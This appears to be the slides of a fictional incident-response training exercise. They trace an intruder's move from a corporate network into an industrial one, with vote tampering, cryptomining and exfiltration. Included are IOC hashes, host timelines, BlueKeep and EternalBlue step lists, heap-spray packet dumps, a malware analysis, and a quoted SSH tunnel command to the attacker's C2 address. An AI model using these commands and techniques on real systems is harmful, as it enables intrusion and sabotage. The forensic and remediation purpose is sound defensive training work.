
Who: ICS_Eng

How: Legacy Windows exploitation

When: 7/22-30/2020 & 11/12-16/2020



Command Tunneling



In order to evade traditional endpoint detection tools and encrypt traffic, KON_EEL used SSH to send and receive commands.

This tunnel was used to pass commands and files into the operational network which was otherwise hidden from the internet.

Who: Client3 and ICS engine


How: Protocol tunneling

When: 11/12/2020 & 11/16/2020

Secure Shell (SSH)

An encrypted protocol used for remote login, command execution, and file transfers.

Lateral Movement



To cross from the corporate network into the otherwise unreachable industrial network, KON_EEL combined all of the TTPs described so far — using stolen credentials, remote-control implants, and a bridge host to pivot from IT into OT.

KON_EEL primarily target against Windows systems but also compromising Mac and Linux devices.

Who: Between corporate and industrial networks

How: Post-compromise network expansion

When: 07/2020 & 11/2020

Indicators of Compromise (IOC)



- 3 Malicious Executables

create initial access, damage, and persistence

- 7 Malicious Scripts

facilitate compromise, data exfil, and persistence

*Specific indicators are
used to identify
compromised systems*

- 1 Scheduled Task

establishes persistence

- 7 Malicious Domains/IPs

constitute attacker infrastructure

Known IOCs for Metasploit, CobaltStrike, and identified CryptoMiner modules are included here in addition to 2 email addresses directly linked to the campaign.

All details (including but not limited to events, company names, employee names, IP addresses, domains, hostnames, emails, passwords, usernames, etc.) in this presentation are fictional and derived from a synthetic dataset, used only for training purposes.



Security Deficiencies

Bring Your Own Device (BYOD)

Asset provisioning policy where employees use personal devices in work environments.

Multiple security deficiencies allowed this attack to take place.

Weak System Security

- Outdated systems; legacy software and hardware led to compromise of choice systems.
- Poor password length and complexity requirements

Lack of Network Segmentation

- Lack of segmentation between Corp and ICS network
- Lack of network documentation
- No segmentation or enhanced security for the Vote Controller/Voting application

Operations and Practices

- Administrators keeping passwords in plaintext
- Lack of security notifications and response
- Lack of phishing detection
- BYOD left gaps in security visibility



Asset Remediation and Decommissioning

Recommendations (pending extended evidence)

- The following systems must be rebuilt due to severe compromise:
 - ICS Engine: The initial access vector for the primary campaign and very outdated system.
 - Domain Controller: Top level network credentials were compromised warranting a full domain rebuild.
- Use identified IOCs to locate all malicious signatures and persistence methods on remaining systems.
- Depending on existing backup and imaging infrastructure it may be best to reimage all systems with available resources.
- If backup infrastructure is found lacking, create backup processes that run on a regular basis.

KON_EEL maintained extensive persistence and network-wide compromise. Remediations are advised where possible, though some systems will require **decommissioning**.

We require more evidence before remediation, such as formal meetings with VeriXikon state information technology staff and access to the physical devices themselves

Technical security remediations in later slides



Network Remediations

Recommendations

- If no firewalls exist, install robust firewalls between networks to mitigate unauthorized access. If firewalls exist, implement specific rules to allow necessary connections and deny all other.
- Create dedicated network segments for users that require access to both corporate and industrial networks with robust Access Control Lists (ACLs).
- Tune alerts for critical events on VeriXikon systems.
- Scan for rogue network devices and implement ACLs/authentication to quarantine or segment off unverified devices (such as with a guest network).

Endpoint Remediations

Recommendations

- Tune Security Onion's existing detection rules [Suricata/Zeek/Sigma] for critical assets and route high-severity alerts to responders.
- Use the existing fleet-management and EDR tools to inventory systems and flag legacy/unpatched hosts, then confirm patches are applied.
- Leverage Security Onion (SIEM) and Velociraptor (EDR) to achieve full endpoint coverage, ensuring every host runs a Velociraptor agent that checks in regularly.
- Implement and enforce trusted frameworks for PII storage and handling.
- Deploy advanced email security controls including attachment scanning and user awareness training.

Security Information and Event Management (SIEM)

A tool to collect, aggregate, and analyze large volumes of data in real time.

Endpoint Detection and Response (EDR)

A tool that monitors endpoint activity and detects suspicious behavior.

Post-Mortem

Conclusions reached based on available evidence:

- Voter fraud funneled votes from Koldo Tzakur and Greg Ferguson to Mikey Milagro.
- No definitive identity can be attributed to the threat actor.
- Cryptomining activity cannot definitively be tied to the voter fraud campaign – two distinct threat actors may be present.
- The exact nature of the power outage is unclear, though command flooding may replicate the conditions of a power outage.

Conclusion

Technical slides to follow.

Any questions?

Technical Slides Contents

- Indicators of Compromise
- Technical in-depth Timelines
- Malware Analysis
- Data Analysis Tools
- Security Recommendations
- Network Archeology and C2 Decryption
- Voter Fraud
- Data Exfiltration
- Power Outage
- CryptoMiner Deployment
- Phishing Emails
- Individual Takeaways
- Sources

-Descriptions of the Eel from IR teams on the Frontline...

All details (including but not limited to events, company names, employee names, IP addresses, domains, hostnames, emails, passwords, usernames, etc.) in this presentation are fictional and derived from a synthetic dataset, used only for training purposes.



Indicators of Compromise (IOC)

PregnantEel_noantivm.exe

md5: 6162893CF40FAABE8942ABFD616C14C8

sha256: 548C932D18E57575E34D43F42B0B16033EDF3B2A752DE6DE4DE35C1B3FCC43AB

winupdater.bat

md5: 37c441116603359dff50af77f4f93547

sha256: 33d94013268f9c00a7385164d58ec7d0d43263d448f2deb86ad3689687d66754

datapull.ps1

md5: 676597AEAD32AE61EFE24E81B594446F

sha256: A4330050C43DF09C3A0ADF0EDFB6F899339E7A658025B14EAB322649430EC1C0

icsautoupdate.ps1

md5: 47CEDF144F6271AEA7E4042015667C28

sha256: 6F3DB61C66841CBC8E0860C959787CAE8DC6FE55FAE1E74AF369DE9F1E81657A

election_watch.bat

md5: 0D5387E3E3C2B0BB85203DB2C9F83464

sha256: 62BFF52329D59E3042FDEEE6AB5EBAF05115B25E8E5901C94A91061260E19F7A

5475fe6.exe (slop.exe)

md5: 6162893CF40FAABE8942ABFD616C14C8

sha256: 904aa271f3e10fb7065c6dac13bd7720fc1ef389ab0fdb648119b8373962b6e4



Indicators of Compromise (IOC) Cont.

cryptminer.exe/cryptservice.exe

md5: 0f6acf90cc1da8b6171e87eda0f563c6

sha256: e7325fac65274b29f925fbbf91ab310e7c18c455066ba1928f9cedc08f00413c

image-exfil.ps1

md5:

sha256:

amsi_bypass.ps1

md5:

sha256:

watch1.ps1

md5: 58d5281ccd9c04c597cfb05985573c60

sha256: b666b34b1e370293e5541cff903b9c6dfc67c1466e63622b6b93d9e4d330ed77

install_instructions.pdf

md5: 1B846E50E65EF3729E953881B46C9C27

sha256: ED5D303D5F14BFEF33BFB4E659378172055E57684474E1687835BE08DFAC1B85



OS: Windows 7
Network: ICS
IP Address: 192.168.50.25
Compromise: PregnantEel, Cobalt Strike, Metasploit

UTC Timestamp	Event	Summary	Log ID
2020-07-22 23:08:34	Unexpected Shutdown	BlueKeep attempts starting, goes for multiple days	ics-hayabusa_logs.csv:373:3505
2020-07-22 23:09:46.374	RDP Logon from unknown private IPs	RDP brute force starting, goes for multiple days	ics-hayabusa_logs.csv:6:64
2020-07-30 15:57:49	PwSh 2.0 Downgrade	Remote MSFConsole session, likely successful BlueKeep attempt	ics-hayabusa_logs.csv:138:3686
2020-07-31 15:22:52	Prefetch file created	PregnantEel executed for the first time	afff712a19ad05a4eda3397d6ca7c74f77d7a401
2020-07-31 19:45:27.332	Service Installed	Service 7f8d146 installed via ADMIN\$ (Cobalt Strike indicator)	ics-hayabusa_logs.csv:1881:3581

Timeline of prepositioning phase on ICS_Eng

Client1



OS: Windows 10
Network: Corporate
IP Address: 192.168.1.19
Compromise: Cobalt Strike

UTC Timestamp	Event	Summary	Log ID
2020-11-12 22:06:32	nForgisto received phishing email	Phishing email contains instructions to download Datapull.ps1	N/A, see screenshot
2020-11-12 22:36:30.792	Sysmon process create	powershell.exe -file datapull.ps1 executed (nforgisto)	5lCavnUBFoTtpfnwbNm9
2020-11-12 22:36:36	Sysmon process create	Hidden powershell -file icsautoupdate.ps1	t4CavnUBFoTtpfnwguVJ
2020-11-12 22:36:37	Network connection created	First traffic to C2 8.128.23.4	hlCavnUBFoTtpfnwheiw
2020-11-12 22:44:26	Process created as injection target	powershell → rundll32.exe (no arguments), common behavior for dropping malicious beacon	94KhvnUBFoTtpfnwsWKl
2020-11-12 22:44:27	rundll32 injects remote thread into lsass.exe	Likely credential dumping	EIKhvnUBFoTtpfnwsWOl



OS: Windows Server 2019
Network: Corporate
IP Address: 192.168.1.37
Compromise: Cobalt Strike

UTC Timestamp	Event	Summary	Log ID
2020-11-12 22:49:42	Network Logon	Type 3 network logon as nforgisto from 192.168.1.19	6lOmvnUBFoTtpfnwha_K
2020-11-12 22:49:46	Attacker elevated privileges	SeDebug/SeBackup/etc. assigned to nforgisto	boOmvnUBFoTtpfnwjbBH
2020-11-12 22:49:46	Service Installed	Service 73a9476 installed via ADMIN\$ (Cobalt Strike indicator)	ulOmvnUBFoTtpfnwKLAV
2020-11-12 22:49:48	Process created as injection target	powershell → rundll32.exe (no arguments)	mlOmvnUBFoTtpfnwmLHs
2020-11-12 22:49:48	Network connection created	First traffic to C2 8.128.23.4	GoOmvnUBFoTtpfnwlbHq
2020-11-12 22:53:18	Sysmon File Create	winupdater.bat written to Startup folder	OoSpvnUBFoTtpfnwyOMC
2020-11-12 23:18:33	Sysmon Process Create	cmd /c winupdater.bat run (Administrator)	7lrCvnUBFoTtpfnwIB2N
2020-11-12 23:18:51	Sysmon Process Create	Hidden powershell -file icsautoupdate.ps1	ClrCvnUBFoTtpfnwIB6N
2020-11-12 23:19:40	Process created as injection target	powershell → rundll32.exe (no arguments)	EYrCvnUBFoTtpfnwIB6N



OS: Windows 10
Network: Corporate
IP Address: 192.168.1.24
Compromise: Cobalt Strike

UTC Timestamp	Event	Summary	Log ID
2020-11-12 23:31:24	Network Logon	Type 3 network logon as Administrator from 192.168.1.37	vote-hayabusa_logs.csv:11287:19543
2020-11-12 23:31:24	Service Installed	Service 5475fe6 installed via ADMIN\$ (Cobalt Strike indicator)	vote-hayabusa_logs.csv:1805:19842
2020-11-12 23:31:26	Process created as injection target	powershell → rundll32.exe (no arguments)	Jo_MvnUBFoTtpfnwwDRZ
2020-11-12 23:31:28	Network connection created	First traffic to C2 8.128.23.4	KI_MvnUBFoTtpfnwuzLu
2020-11-12 23:34:28	Sysmon File Create	winupdater.bat written to Startup folder	X5DPvnUBFoTtpfnwhns2
2020-11-17 15:50:09	Sysmon Process Create	Winupdater.bat is executed	3xjo1nUBFoTtpfnw9qRP
2020-11-17 15:50:30	Powershell Execution	Downloads payload from C2 and executes in memory	Bhnp1nUBFoTtpfnwehH0
2020-11-17 15:51:03	Sysmon Process Create	Hidden powershell -file icsautoupdate.ps1	iBnp1nUBFoTtpfnwqDn9
2020-11-17 15:52:51	Process Accessed	icsautoupdate injects rundll32.exe	lhnp1nUBFoTtpfnw7Glp



OS: Windows
Network: Corporate/Industrial
IP Address: 192.168.1.31, 192.168.50.222
Compromise: Cobalt Strike, Metasploit

UTC Timestamp	Event	Summary	Log ID
2020-11-12 23:32:25.891	Nforgisto logs on to Client 3 from Client 1	Type 3 network logon, (Admin Logon)	-l_NvnUBFoTtpfnwqZbu
2020-11-12 23:32:25.896	File created and Service installed (d469cf8.exe) PID 3324	Coined 'slop.exe' this holds the payload that injects a rundll32.exe process with CS beacon code.	1Y_NvnUBFoTtpfnwtJxd
2020-11-12 23:32:29	Cobalt Strike beacon established	rundll32.exe (4312) begins beaconing back to 8.128.23.4	Wl_NvnUBFoTtpfnwu6Ad
2020-11-12 23:35:38	rundll32.exe (4312) process injects winlogon (896) with beacon payload	Winlogon.exe now Cobalt Strike beacon. Found payload through decrypted C2 traffic.	UJDQvnUBFoTtpfnwi9Np
2020-11-12 23:38:15	winupdater.bat downloaded from 8.128.23.4	Placed in the startup folder (persistence)	7a752b402f18a99277918c22fdc9335f23d8f829
2020-11-12 23:41:24	Client 3 pings ICS_Eng, confirming its reachable	Found via decrypted C2 traffic of winlogon.exe (896)	yOL1u3UBFoTtpfnwWfM9
2020-11-12 23:51:41	VNC session C2 server <-> Client 3	Attacker logs in with Sbruna's credentials. (Decrypted C2 traffic)	TJXjvnUBFoTtpfnwNAuT

Client3 Continued



OS: Windows
Network: Corporate/Industrial
IP Address: 192.168.1.31, 192.168.50.222
Compromise: Cobalt Strike, Metasploit

UTC Timestamp	Event	Summary	Log ID
2020-11-13 00:02:27	Encrypted pivot tunnel establishment	Runs ssh -L 0.0.0.0:8888:localhost:8888 root@8.128.23.4 -p 53 via cmd.exe as sbruna	vJntvnUBFoTtpfnwXKuO
2020-11-13 00:03:40-21:16	EternalBlue exploitation of ICS_Eng	EternalBlue style smb traffic seen from Client 3 -> ICS_Eng	Pcap Traffic.
2020-11-13 00:21:17	ICS_Eng reaches out to Client3 over port 4444	Spoolsv.exe metasploit beacon (1032) connects to Client 3 over port 4444	logstash-bro-2020.11.12
2020-11-13 00:25:00	Pregnanteel file referenced on attackers machine (C2 Traffic)	/root/Downloads/prenganteel_20200630/PregnantEel/standalone PregnantEel_noantivm.exe	N/A (C2 Traffic Decryption)
2020-11-13 00:35:46	PregnantEel executed on ICS_Eng	Verified against prefetch file and elastic logs	2ac93071839eb589dada59f7627dc ed3e743c423
2020-11-13 00:35:48	ICS_Eng tests network connection to Client 3 over port 8888	Client 3 acts as a proxy sending any traffic over 8888 to C2 server over ssh port 53	f8be9405d0ee0a892aad4686e99d 805d23964012
2020-11-18 05:20:02	Election_watch.bat downloaded on client3 via email	C:\Users\sbruna\Downloads\election_watch.bat	File Timestamp on disk.



OS: Ubuntu 18.04.4 LTS
Network: Corporate/Industrial
IP Address: 192.168.1.26
Compromise: Cryptminer

UTC Timestamp	Event	Summary	Log ID
11-12-2020 10:53:41	SSH brute force	Brute force attempts from 10.0.0.31, succeeded with ansible:f0r3ns1c	/var/log/auth.log
11-12-2020	Configure cryptminer deployment	Attacker sets up cryptminer deployment and includes client1 and client2	.bash_history

Client2



OS: Windows 10
Network: Corporate
IP Address: 192.168.1.18
Compromise: cryptminer

UTC Timestamp	Event	Summary	Log ID
2020-11-12 18:18:00	Admin Logon	Admin logon from Ansible Jumpbox to drop cryptminer deployment	C2-hayabusa_logs.csv:18690:21294
2020-11-12 18:18:00	Base64 encoded Powershell executed	Ansible Powershell deployment code for cryptservice	C1-hayabusa_logs.csv:1236:309
2020-11-12 18:18:01	Service Installed	Service created from cryptservice.exe as autostart	C1-hayabusa_logs.csv:2439:34396
2020-11-12 18:18:05	Sysmon Process Create	Cryptservice.exe spawns from services.exe	lkutvXUBFoTtpfnw47kf

A similar process occurred with Client1

Mail



OS: Windows 10
Network: Corporate
IP Address: 192.168.1.10
Compromise: WinRM


UTC Timestamp	Event	Summary	Log ID
2020-11-18 05:49:42	Admin Logon	Admin logon through WinRM from Client3	mail-hayabus_logs.csv:1030005:37762
2020-11-18 05:49:43	Powershell Scriptblock Executed	JAWS-ENUM script is executed	mail-hayabus_logs.csv:51007:818
2020-11-18 06:15:02	WinRM Execution	Client3 executes remote PwSh on Mail to download and run amsi_bypass.ps1 and image-exfil.ps1.	C3-hayabusa_logs.csv:7979:585
2020-11-18 07:39:51.	Network Connection	Mail server starts exfil to verisocial.net	zBpM2nUBFoTtpfnwmm3k

Jsuisto Mac





OS: MacOS
Network: Corporate
IP Address: 192.168.1.28
Compromise: Malicious Python plugin

UTC Timestamp	Event	Summary	Log ID
2020-11-13 20:12:33	File downloaded	Tick.zip is downloaded from hrmanagementsoft.com	N/A
2020-11-13 20:14:10	Plugin executed	Bridge.py runs, executing the malicious script	N/A



Multiple frameworks, malicious executables, and exploits used.



-Target: Unpatched Windows 7
(no KB4499175)

-No authentication needed

-arbitrary remote code execution
in kernel memory space

-Unreliable, crashes target when
exploit fails

BlueKeep

CVE-2019-0708

Allowed for initial access to the ICS network.

Attacker targets ICS_Eng system with no
credentials needed.



Execution Chain

- 1) Connect to RDP on target system
- 2) Send specially crafted packet to corrupt kernel memory heap
- 3) Write and execute malicious code in kernel memory space
- 4) Code runs with admin privileges on target host
- 5) Failed code write operations will BSOD the target

“Bluekeep” string found in crash dump RDP process
confirming exploit and pointing to default metasploit
exploit signatures

```
0c40e700: 1058 7009 80fa ffff 626c 7565 6b65 6570 .Xp....bluekeep
0c40e740: 1058 7009 80fa ffff 626c 7565 6b65 6570 .Xp....bluekeep
0c40e780: 1700 1702 5453 6963 fe02 ff17 c66e b033 ....TSic.....n.3
0c40e7c0: 00f6 bf03 80fa ffff e0f8 bf03 80fa ffff .....
0c40e780: a8f7 bf03 80fa ffff 2801 0000 2801 0000 .....(....
0c40e790: cb0b 5246 3f63 f201 bcd8 72e4 d9d5 e2ca .5F2c .5
```

ICS_Eng (Windows 7) is vulnerable to EternalBlue SMBv1 exploit.

Vulnerability in the conversion of File Extended Attributes from Os2 to NT structure by the srv.sys driver.

- Results in buffer overflow in the kernel pool.

Successfully injected spoolsv.exe (1032) with metasploit beacon code, which was the initial breach into ICS_Eng (in November)

- Pregnant Eel is run shortly after.

Eternal Blue

CVE-2017-0144

External C2 -> Client3 -> SMBv1 -> ICS_ENG

Protocol	Length	Info
SMB	104	Tree Connect AndX Response
SMB Pipe	132	PeekNamedPipe Request, FID: 0x0000
SMB	93	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
TCP	60	49190 -> 445 [FIN, ACK] Seq=345 Ack=338 Win=65280 Len=0
TCP	54	445 -> 49190 [ACK] Seq=338 Ack=346 Win=0 Len=0
TCP	54	445 -> 49190 [RST, ACK] Seq=338 Ack=346 Win=0 Len=0
SMB (Server Message Block Protocol)		

"STATUS_INSUFF_SERVER_RESOURCES" response confirms machine is vulnerable to EternalBlue

Execution Chain

- 1) Enumerate SMB version and server resources
- 2) Send large amounts of data to prepare heap space
- 3) Send specially crafted packet with shellcode
- 4) Trigger memory error to move instruction pointer to shellcode
- 5) Shellcode in kernel space is executed



< Table of Contents

6101	114604	394125	192.168.56.25	192.168.56.25	SMB	4207 Trans2 Secondary Request, FID: 0x0000
6161	114664	386671	192.168.56.25	192.168.56.222	SMB	126 Trans2 Response-unknown, Error: STATUS_INVALID_PARAMETER
6191	115019	288156	192.168.56.25	192.168.56.25	SMB	126 Negotiate Protocol Request
6196	115053	288350	192.168.56.25	192.168.56.222	SMB	185 Negotiate Protocol Response
0000	00 2f 01 55 10 06 5e 05	02 ae d2 6a 08 00 45 00	fa c0 00 00 00 00 00	7 au j ..	0 10	
0001	00 03 09 c5 40 00 80 9e	00 00 00 00 00 00 00	00 00 00 00 00 00 00	0 00 00 00 00 00 00	0 00 00 00 00 00 00	
0029	32 19 dc 0d 01 bd 34 87	10 6c ac 00 00 25 50 18	10 ff 00 00 42 23 00	2 4 .. l .. n p ..	 5	
0030	00 02 0b 00 35 ff 4d 42	00 00 00 00 00 00 00	00 00 00 00 00 00 00	0 00 00 00 00 00 00	0 00 00 00 00 00 00	
0040	00 00 00 1b 07 c9 00 00	00 00 00 00 00 00 00	00 00 00 00 00 00 00	0 00 00 00 00 00 00	0 00 00 00 00 00 00	
0050	00 00 00 08 f6 fe 00 08	40 00 00 00 00 00 10	00 00 00 00 00 00 10	0 00 00 00 00 00 10	0 0	
0060	00 00 00 00 00 10 35	00 00 f3 00 00 00 00	00 00 00 00 00 00 00	0 00 00 00 00 00 00	0 00 00 00 00 00 00	
0070	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0080	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0090	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
00A0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
00B0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
00C0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
00D0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
00E0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
00F0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0100	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0110	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0120	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0130	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0140	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0150	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0160	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0170	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0180	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
0190	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
01A0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
01B0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
01C0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
01D0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
01E0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	
01F0	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAAA	

→ Heap Conditioning

[illegible]

Metasploit Reverse shell shellcode

tcp	2020/11/16 14:13:25	2020/11/16 15:36:49	192.168.50.222	192.168.50.25	4444	49205
-----	---------------------	---------------------	----------------	---------------	------	-------

Directly after, connection opens from default metasploit port

Eternal Blue - Artifacts

Registry Keys

requiresecuritysignature.txt

```
fffff8a000023010:002a47e0
REG_DWORD
00000000
```

EnableAuthenticateUserSharing.txt

```
fffff8a000023010:0009c5e0
REG_DWORD
00000000
```

```
ubuntu@WIN-CF-HF:~$ strings ../../mnt/c/Users/Administrator/Desktop/minidump.dmp | grep "LSrv"
LSrv
LSrvH
LSrv
LSrvH
LSrvH
LSrvA
```

SMB Memory Allocation

---	svchost.exe	868	500	SYSTEM	\Device\HarddiskVolume2\Windows\System32\svchost.exe
					C:\Windows\system32\svchost.exe
					C:\Windows\system32\svchost.exe -k netsvcs
					2020-11-12 05:28:16 UTC ->
					System



PregnantEel_noantivm.exe

Delivery: metasploit reverse shell

Capabilities: Process Injection, reverse shell, filesystem

Obfuscation: Runtime linking, Packed, Anti-debugging

Exports: 2 functions

Affected systems: (1)
-ICS_Eng

Custom Rust malware with injection, network, and anti-debugging capabilities.

Observed Behaviors:

- SSH client capabilities
- Executes code in heap memory space
- Creates a dll to send Modbus commands to 192.168.50.5/6/7
 - Likely simulates a power outage on the ICS network
- Parent process of PregnantEel (spoolsv.exe) also adds entries to the hosts file:
 - echo 192.168.50.8 node4 >> hosts
 - echo 192.168.50.222 pregnanteel.tracerfire.net >> hosts

Anti-debugging



SIDT (Store Interrupt Descriptor Table)

-Searches the IDT for VM signatures

-anti-debugging API calls:

- IsDebuggerPresent
- IsProcessorFeaturePresent
- SetUnhandledExceptionFilter

Exported 'ph' function clear process hollowing:

1. CreateProcessW
2. VirtualAlloc
3. NtWriteVirtualMemory
4. NtGetContextThread
5. NtSetContextThread
6. NtResumeThread

Cobalt Strike Dropper

Delivery: Write to localhost SMB share

Capabilities: process injection and C2 beacon

Obfuscation: on disk for short time,
payload never on disk, randomized name

PE file with random hex name that injects cobalt strike beacon into
rundll32.exe
-7f8d146.exe, d469cf8.exe, 99ec44d.exe, etc.

Affected Systems: (4)

- DC
- Vote App
- Client3
- ICS_Eng

```
services.exe (SCM — NT AUTHORITY\SYSTEM)
├─▲ [1] SMB write to \ADMIN$\ network share
├─▲ [2] CreateService + StartService
├─ 99ec44d.exe (dropper / service payload, runs as SYSTEM)
│   └─ [3] CreateProcess → rundll32.exe
│       └─ rundll32.exe (injected host)
│           └─ beacon.x64.dll (fileless, resident only in memory)
```



icsautoupdate.ps1

Delivery: Datapull.ps1, C2 download

